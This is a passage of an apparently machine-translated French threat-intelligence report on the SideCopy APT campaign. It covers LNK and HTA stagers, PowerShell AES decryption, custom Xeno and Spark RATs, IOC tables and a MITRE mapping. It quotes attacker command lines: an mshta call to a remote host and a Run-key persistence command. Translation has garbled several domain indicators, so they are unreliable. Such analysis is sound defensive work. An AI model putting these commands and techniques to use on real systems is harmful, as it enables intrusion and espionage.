Spark RAT propose des fonctionnalités telles que la gestion et l'arrêt des processus, la surveillance du trafic réseau, l'exploration et le transfert de fichiers, la modification et la suppression de fichiers, la mise en évidence de code, la surveillance du bureau, la capture d'écran, la récupération d'informations sur le système d'exploitation et l'accès à distance aux terminaux. De plus, il prend en charge les fonctions de gestion de l'alimentation telles que l'arrêt, le redémarrage, la déconnexion, la mise en veille, la mise en veille prolongée et le verrouillage de l'écran.
Groupe B
Le deuxième groupe d'activités de SideCopy cible les systèmes Windows, bien que nous soupçonnions qu'il cible les systèmes Linux en fonction de leur infrastructure observée depuis 2023.

L'infection commence par un lien d'hameçonnage ciblé qui télécharge un fichier d'archive nommé « NDC65-Updated-Schedule.zip ». Ce fichier contient un raccourci à double extension qui déclenche un fichier HTA distant hébergé sur un autre domaine compromis :
- « hxxps://modspaceinterior.com/wp-content/upgrade/01/ & mshta.exe »


L'identifiant machine associé au LNK « desktop-ey8nc5b » a été observé lors de précédentes campagnes SideCopy, bien que la date de modification « 2023:05:26 » suggère qu'il pourrait s'agir d'un identifiant plus ancien réutilisé. Parallèlement aux stagers MSI, le groupe continue d'utiliser des stagers basés sur HTA, qui restent presque totalement indétectables (FUD).
Le fichier HTA contient une charge utile .NET encodée en Base64, BroaderAspect.dll , qui est décodée et chargée directement dans la mémoire de MSHTA. Ce binaire ouvre le document leurre NDC déposé dans le répertoire ProgramData et un script .NET supplémentaire au format PDF dans le répertoire Public . La persistance est configurée via la clé de registre Run nommée « Edgre » et s’exécute comme suit :
cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
Charge utile cryptée
Le binaire .NET supprimé nommé « Myapp.pdb » contient deux fichiers de ressources :
- « Myapp.Resources.Document.pdf »
- « Myapp.Properties.Resources.resources »
Le premier fichier est décodé à l'aide du chiffrement de César avec un décalage de 9 caractères vers l'arrière. Il est disponible sous le nom « Public\Downloads\Document.pdf » (122.98 Ko) et correspond à un document GIAC de 2004 intitulé « Techniques de communication avancées des chevaux de Troie d'accès à distance sur les systèmes d'exploitation Windows ».

Bien qu'il ne s'agisse pas d'un leurre, une charge utile chiffrée est ajoutée à la fin. Le logiciel malveillant recherche le marqueur « %%EOF » pour séparer les données PDF des données EXE. Les données PDF sont extraites du début jusqu'au marqueur, tandis que les données EXE sont extraites après avoir ignoré 6 octets au-delà du marqueur.

Après un certain délai, les données EXE sont déposées sous le nom « Public\Downloads\support.exe » (49.53 Ko) qui est envoyé comme argument avec une clé pour déclencher une commande PowerShell.
Étape PowerShell
L'exécution de la commande PowerShell avec les arguments de base « -NoProfile -ExecutionPolicy Bypass -Command » pour ignorer les stratégies et le profil est visible. Deux paramètres sont envoyés :

-EPath 'C:\\Users\\Public\\Downloads\\suport.exe'-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='
Après un certain délai, la clé de chiffrement est décodée en Base64, et les 16 premiers octets sont traités comme l'IV pour le chiffrement AES (mode CBC avec remplissage PKCS7). Cela permet de charger le binaire déchiffré sous forme d'assembly .NET directement en mémoire, en appelant son point d'entrée.
RAT Xeno personnalisé
Le vidage de la charge utile .NET finale, nommée « DevApp.exe », nous amène à des fonctions familières de Xeno RAT. Il s'agit d'un cheval de Troie d'accès à distance open source apparu fin 2023. Ses principales fonctionnalités incluent HVNC, l'accès au microphone en direct, le proxy inverse Socks5, le contournement de l'UAC, un enregistreur de frappe, et bien plus encore. La variante personnalisée utilisée par SideCopy a ajouté des méthodes de manipulation de chaînes de caractères de base avec C2 et le port 79.141.161[.]58:1256.

L'année dernière, une variante personnalisée du RAT Xeno, appelée MoonPeak, a été utilisée par une APT liée à la Corée du Nord, identifiée comme UAT-5394. De même, des variantes personnalisées du RAT Spark ont été adoptées par des acteurs sinophones tels que DragonSpark et TAG-100.
Infrastructure et attribution
Domaines utilisés par le groupe de menaces pour la diffusion de logiciels malveillants. La plupart d'entre eux ont pour registraire GoDaddy.com, LLC.
| Domaine de préparation | Vu la première fois | Créé | ASN |
| modspaceinterior[.]com | Jan 2025 | Septembre 2024 | AS 46606 – GoDaddy |
| drjagrutichavan[.]com | Jan 2025 | 2021 - octobre | AS 394695 – GoDaddy |
| nhp.mowr[.]gov[.]in | décembre 2024 | Fév 2005 | AS 4758 – Centre national d'informatique |
| egovservice[.]dans | décembre 2024 | Juin 2023 | AS 140641 – GoDaddy |
| pmshriggssssiwan[.]dans | novembre 2024 | Mar 2024 | AS 47583 – Hostinger |
| portails éducatifs[.]dans | 2024 août | 2024 août | AS 22612 – NameCheap |
Les domaines C2 ont été créés juste avant la campagne, la dernière semaine de décembre 2024. Avec le registraire canadien « Internet Domain Service BS Corp. », ils se résolvent en IP avec Cloudflare ASN 13335 situées en Californie.
| Domaine C2 | Créé | IP | ASN |
| mises à jour.widgetservicecenter[.]com | X | 104.21.15[.]163
172.67.163[.]31
|
ASN 13335 – Clouflare |
| mises à jour.biosysinternal[.]com | X | 172.67.167[.]230
104.21.13[.]17 |
ASN 202015 – HZ Hosting Ltd. |
Le C2 pour Xeno RAT 79.141.161[.]58 a un nom commun unique (CN=PACKERP-63KUN8U) avec HZ Hosting Limited d'ASN 202015. Le port utilisé pour la communication est 1256 mais un port RDP ouvert 56777 est également observé.

Les deux domaines C2 sont associés à l'ASN Cloudflare 13335, résolu en une plage d'adresses IP de type 172.67.xx.xx. Des domaines C2 similaires sur cet ASN ont déjà été utilisés par SideCopy lors d'attaques ciblant le secteur maritime . Compte tenu des précédents foyers d'infection, des tactiques, techniques et procédures (TTP) observées et des répertoires ouverts hébergés, ces campagnes, qui emploient de nouvelles TTP, sont attribuées à SideCopy avec un degré de certitude élevé.
Conclusion
Le groupe APT SideCopy, lié au Pakistan, a considérablement évolué ses tactiques depuis fin décembre 2024, élargissant ses cibles à des secteurs critiques tels que les chemins de fer, le pétrole et le gaz, et les ministères des Affaires étrangères. Le groupe a abandonné l'utilisation de fichiers HTA au profit de packages MSI comme mécanisme de transfert principal et continue d'utiliser des techniques avancées comme le chargement latéral de DLL, le chargement réflectif et le déchiffrement AES via PowerShell. De plus, il exploite des outils open source personnalisés comme Xeno RAT et Spark RAT, et déploie le nouveau RAT CurlBack. Des domaines compromis et de faux sites sont utilisés pour le phishing d'identifiants et l'hébergement de charges utiles, ce qui témoigne des efforts constants du groupe pour améliorer sa persistance et échapper à la détection.
SEQRITE Protection
- LNK.SideCopy.49245.Gen
- LNK.Trojan.49363.GC
- SideCopy.Mal.49246.GC
- HTA.SideCopy.49248.Gen
- HTA.SideCopy.49247.Gen
- HTA.Trojan.49362.GC
- Trojan.Fmq
COI
Fenêtres
| a5410b76d0cb36786e00d2968d3ab6e4 | 2024-Jours fériés-RH-PER_N-1.zip |
| f404496abccfa93eed5dfda9d8a53dc6 | 2024-Jours fériés-RH-PER_N-1.pdf.lnk |
| 0e57890a3ba16b1ac0117a624f262e61 | Directives de sécurité.zip |
| 57c2f8b4bbf4037439317a44c2263346 | Lignes directrices de sécurité.pdf.lnk |
| 53eebedc3846b7cf5e29a90a5b96c803 | wininstaller.msi |
| 97c3328427b72f05f120e9a98b6f9b09 | installerr.msi |
| 0690116134586d41a23baed300fc6355 | ConsoleApp1.exe |
| ef40f484e095f0f6f207139cb870a16e | ConsoleApp1.exe |
| 9d189e06d3c4cefdd226e645a0b8bdb9 | DUI70.dll |
| 589a65e0f3fe6777d17d0ac36ab07f6f | DUI70.dll |
| 0eb9e8bec7cc70d603d2d8b6efdd6bb5 | calendrier de mise à jour pour le ndc 65 comme discuté.txt |
| 8ceeeec0e33026114f028cbb006cb7fc | mise à jour de la politique pour ce cours.txt |
| 1d65fa0457a9917809660fff782689fe | NDC65-Mise à jour-Calendrier.zip |
| 7637cbfa99110fe8e1074e7ead66710e | NDC65-Calendrier-mis-à-jour.pdf.lnk |
| 32a44a8f7b722b078b647e82cb9e85cf | NDC65-Updated-Schedule.hta |
| a2dc9654b99f656b4ab30cf5d97fe2e1 | BroaderAspect.dll |
| b45aa156aef2ad2c77b7c623a222f453 | zuidrt.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Document.pdf |
| cf6681cf1f765edb6cae81eeed389f78 | support.exe |
| c952aca2036d6646c0cffde9e6f22775 | DevApp.exe (RAT Xeno personnalisé) |
Linux
| b5e71ff3932c5ef6319b7ca70f7ba8da | 2024-Jours fériés-RH-PER_N-1.zip |
| 0a67bfda993152c93a212087677f9b60 | 2024-Jours fériés-RH-PER_N-1․pdf |
| e165114280204c39e99cf0c650477bf8 | clinsixfer.elf (RAT Spark personnalisé) |
C2
| 79.141.161[.]58:1256 | Xéno RAT |
| mises à jour.widgetservicecenter[.]com
mises à jour.biosysinternal[.]com |
CurlBack RAT |
URL
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/ |
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/inst/ |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/clinsixfer.elf |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/2024-National-Holidays-RH-PER_N-1.pdf |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/ |
| hxxps://updates.widgetservicecenter.com/antivmcommand |
| hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/ |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-Updated-Schedule.hta |
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Domaines de préparation
| modspaceinterior[.]com |
| drjagrutichavan[.]com |
| nhp.mowr[.]gov[.]in |
| pmshriggssssiwan[.]dans |
| portails éducatifs[.]dans |
| egovservice[.]dans |
| gadchiroli.egovservice[.]dans
pen.egovservice[.]dans cpcontacts.egovservice[.]in cpanel.egovservice[.]dans webdisk.egovservice[.]dans cpcalendars.egovservice[.]dans webmail.egovservice[.]dans www.dss.egovservice[.]in www.cmc.egovservice[.]in cmc.egovservice[.]dans dss.egovservice[.]dans mail.egovservice[.]dans www.egovservice[.]in www.pakola.egovservice[.]in pakola.egovservice[.]dans www.pakora.egovservice[.]in pakora.egovservice[.]dans |
Hôte et PDB
| C:\ProgramData\LavaSoft\Sampeose.dll |
| C:\ProgramData\LavaSoft\DUI70.dll |
| C:\ProgramData\LavaSoft\girbesre.exe |
| C:\ProgramData\LavaSoft\svnides.hta |
| C:\Utilisateurs\Public\USOShared-1de48789-1285\zuidrt.pdf |
| C:\Users\Public\Downloads\Document.pdf |
| C:\Users\Public\Downloads\suport.exe |
| E:\finalRnd\Myapp\obj\Debug\Myapp.pdb |
Appelants
| 320bc4426f4f152d009b6379b5257c78 | 2024-Jours Fériés-Nationaux-RH-PER_N-1.pdf |
| 9de50f9357187b623b06fc051e3cac4f | Directives de sécurité.pdf |
| c9c98cf1624ec4717916414922f196be | NDC65-Calendrier mis à jour.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Document.pdf |
MITRE ATT & CK
| TTP | Nom |
| Reconnaissance | |
| T1589.002 | Recueillir des informations sur l'identité des victimes : adresses e-mail |
| Développement des ressources | |
| T1583.001
T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 T1585.002 T1586.002 |
Acquisition d'infrastructure : domaines
Infrastructure compromise : domaines Développer des capacités : logiciels malveillants Obtenir des capacités : logiciels malveillants Obtenir des capacités : outil Fonctionnalités d'étape : télécharger des logiciels malveillants Capacités de la scène : Lien cible Créer des comptes : comptes de messagerie Comptes compromis : comptes de messagerie |
| Accès initial | |
| T1566.002 | Hameçonnage : Lien vers le spear phishing |
| De bout en bout | |
| T1106
T1129 T1059 T1047 T1204.001 T1204.002 |
API native
Modules partagés Interpréteur de commandes et de scripts Windows Management Instrumentation Exécution de l'utilisateur : lien malveillant Exécution utilisateur : fichier malveillant |
| Persistence | |
| T1053.003
T1547.001 |
Tâche/travail planifié : Cron
Clés d'exécution du registre / dossier de démarrage |
| Elévation de Privilèges | |
| T1548.002 | Mécanisme de contrôle d'élévation des abus : contournement du contrôle de compte d'utilisateur |
| Évasion défensive | |
| T1036.005
T1036.007 T1140 T1218.005 T1574.002 T1027 T1620 |
Masquage : correspond à un nom ou à un emplacement légitime
Masquage : double extension de fichier Désobscurcir/décoder des fichiers ou des informations Exécution du proxy binaire du système : Mshta Flux d'exécution de piratage : chargement latéral de DLL Fichiers ou informations obscurcis Chargement de code réfléchissant |
| Découverte | |
| T1012
T1016 T1033 T1057 T1082 T1083 T1518.001 |
Registre de requête
Découverte de la configuration réseau du système Propriétaire du système/Découverte des utilisateurs Découverte de processus Découverte des informations système Découverte de fichiers et de répertoires Découverte de logiciels : découverte de logiciels de sécurité |
| Collection | |
| T1005
T1056.001 T1123 T1113 T1560.001 |
Données du système local
Capture d'entrée : enregistrement de frappe Capture audio Capture d'écran Archiver les données collectées : archiver via un utilitaire |
| Commander et contrôler | |
| T1105
T1571 |
Transfert d'outil d'entrée
Port non standard |
| exfiltration | |
| T1041 | Exfiltration sur le canal C2 |
Auteurs:
Sathwik Ram Prakki
Kartikkumar Jivani